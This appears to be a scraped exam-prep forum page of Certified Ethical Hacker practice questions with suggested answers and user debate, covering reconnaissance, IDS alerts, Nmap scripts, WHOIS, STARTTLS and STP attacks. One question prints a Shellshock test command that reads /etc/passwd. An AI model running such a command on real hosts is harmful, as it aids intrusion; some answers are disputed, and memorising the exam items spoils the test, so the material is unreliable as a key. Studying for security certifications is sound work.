Figure

upvoted 1 times

  **dinonino** 1 year, 3 months ago

AH transport mode

ESP transport mode

ESP tunnel mode

AH tunnel mode

Answer B is correct. ESP transport mode should be used to ensure the integrity and confidentiality of data that is exchanged within the same LAN. AH transport would only ensure the integrity of the LAN data, not the confidentiality; therefore, answer A is incorrect. ESP tunnel mode should be used to secure the integrity and confidentiality of data between networks and not within a network; therefore, answer C is incorrect. AH tunnel mode should be used to secure the integrity of data between networks and not within a network; therefore, answer D is incorrect.

upvoted 2 times

  **Sxn** 1 year ago

Great explanation. However,

As per Matt Walker's book, p.404 "Tunnel mode, however, encrypts the whole thing, encapsulating the entire original packet in a new IPSec Schell. This makes it INCOMPATIBLE with NAT."

upvoted 1 times

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

- A. Exploration
- B. Investigation
- C. Reconnaissance
- D. Enumeration

Suggested Answer: C

Community vote distribution

C (100%)

🗲️ 👤 **sudowhoami** 9 months ago

Selected Answer: C

Reconnaissance is the correct answer.

upvoted 1 times

🗲️ 👤 **piccolopersiano** 1 year, 3 months ago

pg 23 " Attackers perform reconnaissance on network activities using sniffers. ", thus C

upvoted 1 times

🗲️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: C

Cyber Kill Chain Methodology

1. Reconnaissance - Gathering information about the target.

upvoted 3 times

🗲️ 👤 **Jude2021** 2 years, 11 months ago

Yes C is correct

upvoted 4 times

🗲️ 👤 **americaman80** 3 years, 2 months ago

Correct

upvoted 3 times

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

- A. Macro virus
- B. Stealth/Tunneling virus
- C. Cavity virus
- D. Polymorphic virus

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: B

Types of Viruses

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. (P.938/922)

upvoted 2 times

🗲️ 👤 **ronxz** 1 year ago

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running.

p. 922

upvoted 3 times

🗲️ 👤 **Deeroo** 1 year, 7 months ago

B correct, A tunnelling virus is a virus that attempts to intercept anti-virus software before it can detect malicious code. A tunneling virus launches itself under anti-virus programs and then works by going to the operating system's interruption handlers and intercepting them, thus avoiding detection.

upvoted 3 times

🗲️ 👤 **americaman80** 2 years, 2 months ago

Correct

upvoted 4 times

The `Gray-box testing` methodology enforces what kind of restriction?

- A. Only the external operation of a system is accessible to the tester.
- B. The internal operation of a system is only partly accessible to the tester.
- C. Only the internal operation of a system is known to the tester.
- D. The internal operation of a system is completely known to the tester.

Suggested Answer: B

Community vote distribution

B (100%)

🗨️ 👤 **Thani_007** 10 months, 1 week ago

Correct answer is option (B)

Gray-box testing methodology combines elements of both black-box testing (where the internal workings of the system are not known to the tester) and white-box testing (where the internal workings of the system are fully known to the tester). In gray-box testing, the tester has limited knowledge of the internal workings of the system, allowing for a more comprehensive testing approach than black-box testing but without full access to the internal implementation details as in white-box testing.

upvoted 1 times

🗨️ 👤 **noblethic** 2 years, 6 months ago

Selected Answer: B

B. Limited knowledge of the infrastructure to be tested

upvoted 2 times

🗨️ 👤 **ANDRESCB1988** 3 years, 5 months ago

correct

upvoted 3 times

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?

- A. False negative
- B. True negative
- C. True positive
- D. False positive

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ **The_Batman** Highly Voted 1 year, 10 months ago

The router's administrator is supposed to be able to access it for the purposes of administrating it. There is no attack here. Therefore, the alert is false. Since the alert detected the activity, it is a positive result. Therefore, D is correct; false positive.

C would indicate that access was a legitimate threat. That may be from a social engineering perspective but IDS to not take social engineering into account.

upvoted 11 times

🗳️ **ANDRESCB1988** Highly Voted 1 year, 11 months ago

correct

upvoted 6 times

🗳️ **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: D

Types of IDS Alerts

False Postiive - An IDS raises an alarm when no attack has taken place. (P.1485/1469)

upvoted 3 times

🗳️ **baybay** 9 months, 2 weeks ago

D. False Positive

upvoted 1 times

🗳️ **noblethic** 1 year ago

Selected Answer: D

D. False positive.

upvoted 1 times

🗳️ **spampat** 1 year, 6 months ago

IRL this is called a benign positive... as the alert is doing a true detection, it just isn't malicious.

upvoted 4 times

🗳️ **AjaxFar** 1 year, 6 months ago

False positive

upvoted 2 times

🗳️ **Jude2021** 1 year, 11 months ago

C should be the answer.

upvoted 1 times

🗳️ **uglyoldgoat** 1 year, 9 months ago

there is people taking exam here, please dont confuse others

upvoted 17 times

🗳️ **NOMAD99** 9 months ago

C is not correct i guess

upvoted 1 times

A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing " Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

- A. Paros Proxy
- B. BBProxy
- C. Blooover
- D. BBCrack

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **QuidProQuoo** Highly Voted 4 years ago

Blackberries still exist?

upvoted 44 times

🗲️ 👤 **uday1985** 3 years ago

exist in CEH useless material

upvoted 21 times

🗲️ 👤 **americaman80** Highly Voted 4 years, 2 months ago

Explanation/Reference:

Blackberry users warned of hacking tool threat.

Users have been warned that the security of Blackberry wireless e-mail devices is at risk due to the availability this week of a new hacking tool.

Secure Computing Corporation said businesses that have installed Blackberry servers behind their gateway security devices could be vulnerable to a hacking attack from a tool call BBProxy.

References: <http://www.computerweekly.com/news/2240062112/Technology-news-in-brief>

upvoted 12 times

🗲️ 👤 **KRZJ** Most Recent 8 months ago

EC-Council, please don't do this to Gen Z—they don't know what a BlackBerry is!

upvoted 1 times

🗲️ 👤 **ostorgaf** 1 year, 10 months ago

Selected Answer: B

A Blackjacking attack is a technique used to exploit BlackBerry devices through a rogue access point. BBProxy is a tool specifically designed to perform this type of attack. It aims to compromise BlackBerry devices by luring them to connect to a malicious access point, allowing an attacker to gain access to the device's traffic and potentially compromise the user's corporate network credentials.

upvoted 1 times

🗲️ 👤 **ANDRESCB1988** 3 years, 11 months ago

correct

upvoted 2 times

🗲️ 👤 **willian_H** 3 years, 11 months ago

I don't think this topic will appear in the V11

upvoted 3 times

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine. What Nmap script will help you with this task?

- A. http-methods
- B. http_enum
- C. http-headers
- D. http-git

Suggested Answer: A

Community vote distribution

A (100%)

🗨️ **ronxz** Highly Voted 2 years ago

http-methods - Finds out what options are supported by an HTTP server by sending an OPTIONS request.

http-enum - Enumerates directories used by popular web applications and servers.

http-headers - Performs a HEAD request for the root folder ("/") of a web server and displays the HTTP headers returned.

http-git - Checks for a Git repository found in a website's document root (/.git/<something>) and retrieves as much repo information as possible.

upvoted 6 times

🗨️ **ANDRESCB1988** Highly Voted 2 years, 11 months ago

correct

upvoted 6 times

🗨️ **ostorgaf** Most Recent 10 months, 1 week ago

Selected Answer: A

The Nmap script http-methods is used to detect the available HTTP methods supported by a web server. This script can help identify which methods, such as GET, POST, HEAD, PUT, DELETE, TRACE, are supported by the target web server. This information can be useful for understanding the attack surface of the web server and potential vulnerabilities.

upvoted 1 times

🗨️ **Jaak** 2 years, 7 months ago

<https://nmap.org/nsedoc/scripts/http-methods.html>

upvoted 3 times

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

- A. A biometric system that bases authentication decisions on behavioral attributes.
- B. A biometric system that bases authentication decisions on physical attributes.
- C. An authentication system that creates one-time passwords that are encrypted with secret keys.
- D. An authentication system that uses passphrases that are converted into virtual passwords.

Suggested Answer: C

Community vote distribution

C (100%)

🗨️ **KruHacker01** Highly Voted 👍 2 years, 5 months ago

C is correct;

In Counter-based tokens, both the token and the authenticating server maintain a counter, whose value besides a shared secret key are used to generate the one-time password. This type of tokens requires one or more actions from the user before generating and displaying the one-time password

upvoted 8 times

🗨️ **sudowhoami** Most Recent 🕒 9 months ago

Selected Answer: C

C is the correct option.

upvoted 1 times

🗨️ **awesomeduck** 1 year, 2 months ago

In Counter-based tokens, both the token and the authenticating server maintain a counter, whose value besides a shared secret key are used to generate the one-time password.

This type of tokens requires one or more actions from the user before generating and displaying the one-time password. Usually the actions are pushing a power-on button, and in some types to enter a PIN number. The user action(s) will cause the token and the authenticating server to increment the counter.

upvoted 1 times

🗨️ **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

Which of the following is a low-tech way of gaining unauthorized access to systems?




- A. Social Engineering
- B. Eavesdropping
- C. Scanning
- D. Sniffing

Suggested Answer: A

Community vote distribution

A (69%)

B (31%)

  **kidneymasher**  4 years, 2 months ago

Correct Answer: A

Explanation/Reference:

Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access. References:

[https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

upvoted 15 times

  **noblethic**  2 years, 5 months ago

Selected Answer: A

Social Engineering is correct.

Eavesdropping requires no technology at all in most cases.

upvoted 5 times



  **KRZJ**  8 months ago

Selected Answer: B

For me B

Eavesdropping still requires some technical skills to know how to use the heard information

upvoted 1 times

  **ostorgaf** 1 year, 10 months ago

Selected Answer: A

Social engineering is a technique that relies on manipulating individuals into divulging confidential information or performing actions that compromise the security of a system. It often involves psychological manipulation and deception to trick people into revealing sensitive information, such as passwords or access credentials. It is considered a low-tech method because it doesn't rely on sophisticated technical skills but rather exploits human psychology and trust.

upvoted 1 times

  **awesomeduck** 2 years, 2 months ago

Selected Answer: A

Compared to eavesdropping, social engineering can be low tech in most cases.

upvoted 1 times

  **josevirtual** 2 years, 6 months ago

Selected Answer: A

Everywhere I found information, including the courseware, it refers to interception of communication between 2 devices.

P. 1232:

"Eavesdropping refers to an unauthorized person listening to a conversation or reading others' messages. It includes the interception of any form of communication, including audio, video, or written, using channels such as telephone lines, email, and instant messaging. An attacker can obtain sensitive information such as passwords, business plans, phone numbers, and addresses."

<https://www.fortinet.com/resources/cyberglossary/eavesdropping>

<https://www.investopedia.com/terms/e/eavesdropping-attack.asp>

<https://www.sangfor.com/glossary/cybersecurity/what-is-eavesdropping-attack-and-how-does-it-work>

upvoted 2 times

🗨️ 👤 **OyorQSEC** 2 years, 6 months ago

Selected Answer: B

Voted B. Most of social engineering techniques need mid/high skills to GAIN ACCESS. For me the key is here. Eavesdropping is considered as a low-tech skill.

upvoted 3 times

🗨️ 👤 **Famous_Guy** 2 years, 7 months ago

Selected Answer: A

IT'S A

upvoted 1 times

🗨️ 👤 **Daniel8660** 2 years, 8 months ago

Selected Answer: B

Types of Social Engineering

Human-based Social Engineering

Eavesdropping - Unauthorized listening of conversations, or reading of messages. (P.1227)

upvoted 1 times

🗨️ 👤 **Isharafaz** 2 years, 9 months ago

Answer is A - key is low tech way, which is social engineering.

upvoted 1 times

🗨️ 👤 **astaroth** 2 years, 10 months ago

Selected Answer: A

Anyone with social skills can perform this type of attack

upvoted 1 times

🗨️ 👤 **uday1985** 3 years ago

so social engineering is low tech? getting the payload? finding the vulnerability to exploit? reconn? what the ?

upvoted 1 times

🗨️ 👤 **ronxz** 3 years ago

Selected Answer: A

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. (p. 1201)

Eavesdropping refers to an unauthorized person listening to a conversation or reading others' messages. It includes the interception of any form of communication, including audio, video, or written, using channels such as telephone lines, email, and instant messaging. (p. 1216)

upvoted 1 times

🗨️ 👤 **mdmdmd** 3 years, 1 month ago

was actually leaning towards B, but A might be right

upvoted 2 times

🗨️ 👤 **Forrest43** 1 year, 11 months ago

both are correct in my opinion. Eavesdropping can be non-technical. The question is not specific enough. If my students would get a question like this, they would sew me :-)

upvoted 1 times

🗨️ 👤 **RottenCow21** 3 years, 1 month ago

Selected Answer: A

A is correct

upvoted 1 times

🗨️ 👤 **cazzobsb** 3 years, 2 months ago

Selected Answer: A

correct

upvoted 1 times

🗨️ 👤 **pawel_ceh** 3 years, 3 months ago

Selected Answer: A

Definitely A.


upvoted 1 times

Which system consists of a publicly available set of databases that contain domain name registration contact information?

- A. WHOIS
- B. CAPTCHA
- C. IANA
- D. IETF

Suggested Answer: A

Community vote distribution



🗳️ 👤 **ostorgaf** 10 months, 1 week ago

Selected Answer: A

WHOIS is a protocol and a database system that provides information about registered domain names, IP addresses, and autonomous system numbers on the internet. It allows individuals to query the ownership and other details of a domain name, IP address, or other internet resources. This information is publicly available and is used for various purposes, including identifying domain name owners, verifying domain availability, and investigating potential misuse or abuse of internet resources.

upvoted 1 times

🗳️ 👤 **josevirtual** 1 year, 7 months ago

Selected Answer: A

WHOIS is the protocol and it is asking for the Database. But IANA is the Authority responsible for the coordination of DNS rooting, and other internet protocol resources. Not 100% clear, but I go with A. WHOIS, it access the database.

upvoted 3 times

🗳️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: A

Hacking Phase: Reconnaissance

Searching for the target company's web site in the Internet's Whois database can easily provide hackers with the company's IP addresses, domain names, and contact information. (P.49/33)

upvoted 3 times

🗳️ 👤 **dinonino** 1 year, 9 months ago

According to CEH book it looks like Whois.

Whois Footprinting > Whois Lookup > This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, which contain the personal information of domain owners. For each resource, the Whois database provides text records with information about the resource itself and relevant information regarding assignees, registrants, and administrative information (creation and expiration dates).

upvoted 2 times

🗳️ 👤 **SeaH0rse66** 2 years, 1 month ago

Selected Answer: A

EC Council Module 1 page 32 " Searching for the target company's website in the Internet's Whois database can easily provide hackers with the company's IP addresses, domain names, and contact information."

upvoted 3 times

🗳️ 👤 **Gerasz87** 2 years, 2 months ago

Selected Answer: A

Sorry guys, but I think the 'A' should be the correct answer.

"Searching for the target company's web site in the Internet's Whois database can easily provide hackers with the company's IP addresses, domain names, and contact information."

In the CEHV11 online book they were multiple times referred the "whois database", but only a couple of times for the IANA, which by the way is the handler of the well known ports, etc.

In this particular case, the "WHOIS" should be the right answer.

upvoted 1 times

🗨️ **syafix** 2 years, 3 months ago

Selected Answer: A

A la kot

upvoted 1 times

🗨️ **Jong1** 2 years, 3 months ago

Selected Answer: C

I'll go with IANA, The IANA WHOIS Service is provided using the WHOIS protocol on port 43. See this site : <https://www.iana.org/whois>

upvoted 1 times

🗨️ **AspiringScriptKiddie** 2 years, 2 months ago

This is literally saying that even IANA is using WHOIS! answer is A, even according to answer C.

upvoted 1 times

🗨️ **UrItenm** 2 years, 4 months ago

An ambiguous question.

WHOIS - yes, this system contain these info...

IANA - yes, same, but IANA provide IP addr to Domain, response for ROOD DNS and more...

Stupid question...

upvoted 3 times

🗨️ **raiku** 2 years, 4 months ago

A is Correct

upvoted 2 times

🗨️ **Huinen** 2 years, 4 months ago

Selected Answer: C

The correct answer should be C.IANA, not Whois. Whois is a protocol and command to query the databses, no the databse itself.

upvoted 1 times

🗨️ **KruHacker01** 2 years, 5 months ago

A is correct:

Taking from CEHv11 page 49, Searching for the target company's web site in the Internet's Whois database can easily provide hackers with the company's IP addresses, domain names, and contact information. IANA can't provide contact information, IANA is responsible for the global coordination of DNS Root, IP addressing, and other Internet protocol resources

upvoted 4 times

🗨️ **[Removed]** 2 years, 5 months ago

Whats correct for this? IANA or WHOIS? both seems correct to me!

upvoted 1 times

🗨️ **martco** 2 years, 7 months ago

be careful with this one! I think the more correct answer here is IANA actually...

<https://en.wikipedia.org/wiki/WHOIS>

upvoted 1 times

🗨️ **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 3 times

Why is a penetration test considered to be more thorough than vulnerability scan?

- A. Vulnerability scans only do host discovery and port scanning by default.
- B. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.
- C. It is not a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.
- D. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **ANDRESCB1988** Highly Voted 2 years, 11 months ago

correct

upvoted 5 times

🗳️ 👤 **ostorgaf** Most Recent 10 months, 1 week ago

Selected Answer: B

A penetration test goes beyond a vulnerability scan by attempting to actively exploit identified vulnerabilities to demonstrate their potential impact on the system's security. This involves simulating real-world attacks and attempting to breach the system's defenses. On the other hand, a vulnerability scan mainly focuses on identifying potential vulnerabilities without actively exploiting them.

upvoted 1 times

🗳️ 👤 **sphenixfire** 1 year, 5 months ago

Selected Answer: B

To be correct, b is not the core of the topic. Pentest search for architectural problems lead to vulnerabilities based on the case. Vs only test known vulnerabilities.

upvoted 1 times

🗳️ 👤 **baybay** 1 year, 9 months ago

Selected Answer: B

B is correct

upvoted 2 times

🗳️ 👤 **cazzobsb** 2 years, 2 months ago

Selected Answer: B

correct

upvoted 2 times

🗳️ 👤 **AjaxFar** 2 years, 6 months ago

B. Is perfect, as vul scan is sub of Pentesting

upvoted 4 times

Bob received this text message on his mobile phone:

“Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com”.

Which statement below is true?

- A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
- B. This is a scam because Bob does not know Scott.
- C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
- D. This is probably a legitimate message as it comes from a respectable organization.

Suggested Answer: A

Community vote distribution

A (100%)

🗨️ 👤 **ostorgaf** 10 months, 1 week ago

Selected Answer: A

Scammers often use impersonation and phishing tactics, such as using email addresses that resemble legitimate ones, to trick individuals into divulging personal information or performing actions that could lead to security breaches. In this case, the email address scottsmelby@yahoo.com might seem legitimate, but it's important to verify the authenticity of such messages, especially when they request sensitive information or actions.

upvoted 1 times

🗨️ 👤 **baybay** 1 year, 9 months ago

Selected Answer: A

A. is the only plausible answer.

upvoted 1 times

```
env x='(){ :;;}echo exploit' bash -c 'cat/etc/passwd'
```

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

- A. Removes the passwd file
- B. Changes all passwords in passwd
- C. Add new user to the passwd file
- D. Display passwd content to prompt

Suggested Answer: D

Community vote distribution

D (100%)

🗉 👤 **PrafulSolanki** 1 year ago

Answer is D:

echo is a command that outputs the strings that are passed to it as arguments. It is a command available in various operating system shells and typically used in shell scripts and batch files to output status text to the screen or a computer file, or as a source part of a pipeline.

upvoted 4 times

🗉 👤 **josevirtual** 1 year, 1 month ago

Selected Answer: D

Correct, it will display the passwords

upvoted 1 times

Which of the following is assured by the use of a hash?

- A. Authentication
- B. Confidentiality
- C. Availability
- D. Integrity

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Mr_Gray** Highly Voted 👍 2 years, 9 months ago

this is correct because when you HASH something it must be matched on the receiving end. Any difference in hash and you know the integrity of the item no longer stands.

upvoted 8 times

🗳️ 👤 **stepman** Most Recent 🕒 8 months, 4 weeks ago

I thought the "hash" in this question meant about the number "#" symbol which is sometimes used to conceal/hash input values. In that context, it would probably be "confidentiality".

upvoted 1 times

🗳️ 👤 **sudowhoami** 9 months ago

Selected Answer: D

Easy way to remember

Hash = integrity

Encryption = confidentiality

upvoted 1 times

🗳️ 👤 **noblethic** 2 years ago

Selected Answer: D

Integrity

upvoted 3 times

🗳️ 👤 **stephyfresh13** 2 years, 10 months ago

correct

upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 3 times

🗳️ 👤 **dawae7168** 3 years ago

Correct

upvoted 2 times

Which results will be returned with the following Google search query? `site:target.com "" site:Marketing.target.com accounting`

- A. Results from matches on the site `marketing.target.com` that are in the domain `target.com` but do not include the word `accounting`.
- B. Results matching all words in the query.
- C. Results for matches on `target.com` and `Marketing.target.com` that include the word `accounting`
- D. Results matching `accounting` in domain `target.com` but not on the site `Marketing.target.com`

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Alex0921** Highly Voted 3 years, 6 months ago

`site:target.com -site:Marketing.target.com accounting`
upvoted 57 times

🗳️ 👤 **study_Somuch** 3 years, 3 months ago

Thank you for cleaning that up.
upvoted 5 times

🗳️ 👤 **ripple** Highly Voted 3 years, 6 months ago

D: Adding a hyphen to a search phrase in Google excludes that from the search.

So in this case he's looking for content on `target.com`, he's also specifying that he's NOT looking for anything on `marketing.target.com` and wants pages that contain 'accounting' as a normal search term.

upvoted 12 times

🗳️ 👤 **AA_Ron** Most Recent 1 year ago

Wish these tiny mistakes could be cleared up ty @Alex0921
upvoted 1 times

🗳️ 👤 **damienronce** 2 years, 3 months ago

Selected Answer: D

The correct answer is D
upvoted 3 times

🗳️ 👤 **pawel_ceh** 2 years, 9 months ago

Selected Answer: D

Although the characters `""` are misleading you may find the answer in the other way. `site:target.com` will include all subdomains automatically. This means the only reasonable option is D.

upvoted 7 times

🗳️ 👤 **peace_iron** 2 years, 11 months ago

Correct answer is D
upvoted 1 times

🗳️ 👤 **Amios1** 3 years ago

Thank you for the explanation
upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 3 years, 5 months ago

correct
upvoted 1 times

🗳️ 👤 **salehtar** 3 years, 8 months ago

I think the answer is C
its union
upvoted 1 times

🗳️ 👤 **EthicalLearner** 3 years, 8 months ago

Correct Answer is D as there is - sign before Marketing.target.com that basically remove search
upvoted 8 times



Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

- A. OPPORTUNISTICTLS
- B. UPGRADETLS
- C. FORCETLS
- D. STARTTLS

Suggested Answer: D

Community vote distribution

D (100%)

  **americaman80** Highly Voted 2 years, 2 months ago

Checking online for different answers to this question and FORCETLS also came up in other dumps, however STARTTLS is the right answer.

Reference:

<https://www.sparkpost.com/resources/email-explained/ssl-tls-starttls-encryption/>

upvoted 15 times

  **shiftry** Highly Voted 1 year, 7 months ago

Correct: Text from CEH book V11 Pag 493: By default, LDAP traffic is transmitted unsecured; use SSL or STARTTLS technology to encrypt the traffic



upvoted 5 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: D

StartTLS is a protocol command used to inform the email server that the email client wants to upgrade from an insecure connection to a secure one using TLS or SSL

upvoted 4 times

  **Grey975** 11 months, 1 week ago



STARTTLS

The STARTTLS command is used to start a TLS handshake for a secure SMTP session. STARTTLS resets the SMTP protocol to the initial state. Once the response 220 is received from the server, the SMTP client should send HELO or EHLO to launch the session. In the case of a negative response (454), the client must decide whether to continue the SMTP session or not.

Reference:

<https://mailtrap.io/blog/smtp-commands-and-responses/>

upvoted 2 times

  **Osen** 1 year, 9 months ago

Correct. StartTLS is a protocol command used to inform the email server that the email client wants to upgrade from an insecure connection to a secure one using TLS or SSL.

upvoted 1 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times

In the field of cryptanalysis, what is meant by a `rubber-hose` attack?

- A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- B. A backdoor placed into a cryptographic algorithm by its creator.
- C. Extraction of cryptographic secrets through coercion or torture.
- D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Suggested Answer: C

Community vote distribution

C (100%)

  **baybay** Highly Voted 1 year, 9 months ago

In cryptography, rubber-hose cryptanalysis is a euphemism for the extraction of cryptographic secrets (e.g. the password to an encrypted file) from a person by coercion or torture—such as beating that person with a rubber hose, hence the name—in contrast to a mathematical or technical cryptanalytic attack.

upvoted 6 times

  **JohanLondon** Most Recent 11 months, 1 week ago

Cryptographic systems depend on the concealment of secret keys shared by the participants. However, in general, systems are not able to resist coercion attacks. In these attacks, the participant is forced by the adversary to surrender the key. This type of attacks, known as a rubber hose attack, is in many instances the least costly method, in time and effort, that are utilized to defeat cryptography.

upvoted 1 times

  **Daniel8660** 1 year, 8 months ago

Selected Answer: C

Cryptanalysis

Cryptography Attacks

Rubber Hose Attack - Extraction of cryptographic secrets (e.g., the password to an encrypted file) from a person by coercion or torture. (P.3111/3095)

upvoted 2 times

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

- A. tcp.srcport= 514 && ip.src= 192.168.0.99
- B. tcp.srcport= 514 && ip.src= 192.168.150
- C. tcp.dstport= 514 && ip.dst= 192.168.0.99
- D. tcp.dstport= 514 && ip.dst= 192.168.0.150

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **victorfs** 7 months, 4 weeks ago

Selected Answer: D

Option D is correct!

tcp.dstport= 514 && ip.dst= 192.168.0.150

upvoted 2 times

🗳️ 👤 **juliosc** 10 months, 2 weeks ago

"check if the messages are going to the kiwi syslog machine" Snort is the source and Kiwi the destination.

upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: D

Port and Service Discovery

syslog 514/udp (P.296/280)

upvoted 3 times

🗳️ 👤 **baskan** 1 year, 4 months ago

D. to kiwi syslog machine means it is Destination.

upvoted 2 times

🗳️ 👤 **noblethic** 1 year, 6 months ago

D. Is the one

upvoted 2 times

🗳️ 👤 **Mileke** 1 year, 7 months ago

Kiwi syslog is not receiving the connection so you can only check the snort system using a filter of where it is sending it to, hence, the destination filters

upvoted 1 times

🗳️ 👤 **AjaxFar** 2 years ago

Correct

upvoted 1 times

🗳️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 4 times

What two conditions must a digital signature meet?

- A. Has to be the same number of characters as a physical signature and must be unique.
- B. Has to be unforgeable, and has to be authentic.
- C. Must be unique and have special characters.
- D. Has to be legible and neat.

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **victorfs** 7 months, 4 weeks ago

Selected Answer: B

The option B is correct:

Has to be unforgeable, and has to be authentic.

Es decir, una forma digital debe ser inalterable o no falsificable (unforgeable) y debe ser auténtica.

upvoted 1 times

🗲️ 👤 **LastDay** 9 months, 1 week ago

Has to be the same number of characters as a physical signature and must be unique

upvoted 1 times

🗲️ 👤 **Tbag** 11 months, 1 week ago

this make no sense?

upvoted 4 times

🗲️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 2 times

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

- A. Attempts by attackers to access the user and password information stored in the company's SQL database.
- B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
- C. Attempts by attackers to access passwords stored on the user's computer without the user's knowledge.
- D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Suggested Answer: B

Community vote distribution

B (100%)

 **Jong1** Highly Voted 1 year, 9 months ago

Selected Answer: B

Cookies can store passwords and form content a user has previously entered, such as a credit card number or an address.

Cookies can be stolen using a technique called cross-site scripting. This occurs when an attacker takes advantage of a website that allows its users to post unfiltered HTML and JavaScript content.


References: https://en.wikipedia.org/wiki/HTTP_cookie#Cross-site_scripting_.E2.80.93_cookie_theft

upvoted 7 times

 **Shekhdaviraj** Most Recent 10 months ago

The security policy is attempting to mitigate option B, attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.

upvoted 2 times

 **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 2 times


What is correct about digital signatures?

- A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
- B. Digital signatures may be used in different documents of the same type.
- C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
- D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Suggested Answer: A

Community vote distribution

A (100%)

  **Daniel8660**  8 months, 2 weeks ago

Selected Answer: A


(P.3080/3064)

upvoted 5 times

  **peace_iron**  1 year, 5 months ago

correct A

upvoted 2 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

- A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
- B. He will activate OSPF on the spoofed root bridge.
- C. He will repeat this action so that it escalates to a DoS attack.
- D. He will repeat the same attack against all L2 switches of the network.




Suggested Answer: A

Community vote distribution

A (100%)

  **czarul79**  2 years, 4 months ago

A is correct answer. In an STP manipulation attack, an attacker connects to a switch port and either directly themselves, or through the use of a rogue switch, attempts to manipulate Spanning Tree Protocol (STP) parameters to become the root bridge. Because the root bridge is responsible for calculating the spanning tree from topology changes advertised by non-root bridges, attackers see a variety of frames that they would normally not see.
upvoted 20 times

  **Daniel8660**  8 months, 2 weeks ago



Selected Answer: A

STP Attack

Attackers connect a rogue switch into the network to change the operations of the STP protocol and sniff all the network traffic. (P.1167/1151)
upvoted 3 times

  **gokhansah1n** 1 year, 6 months ago

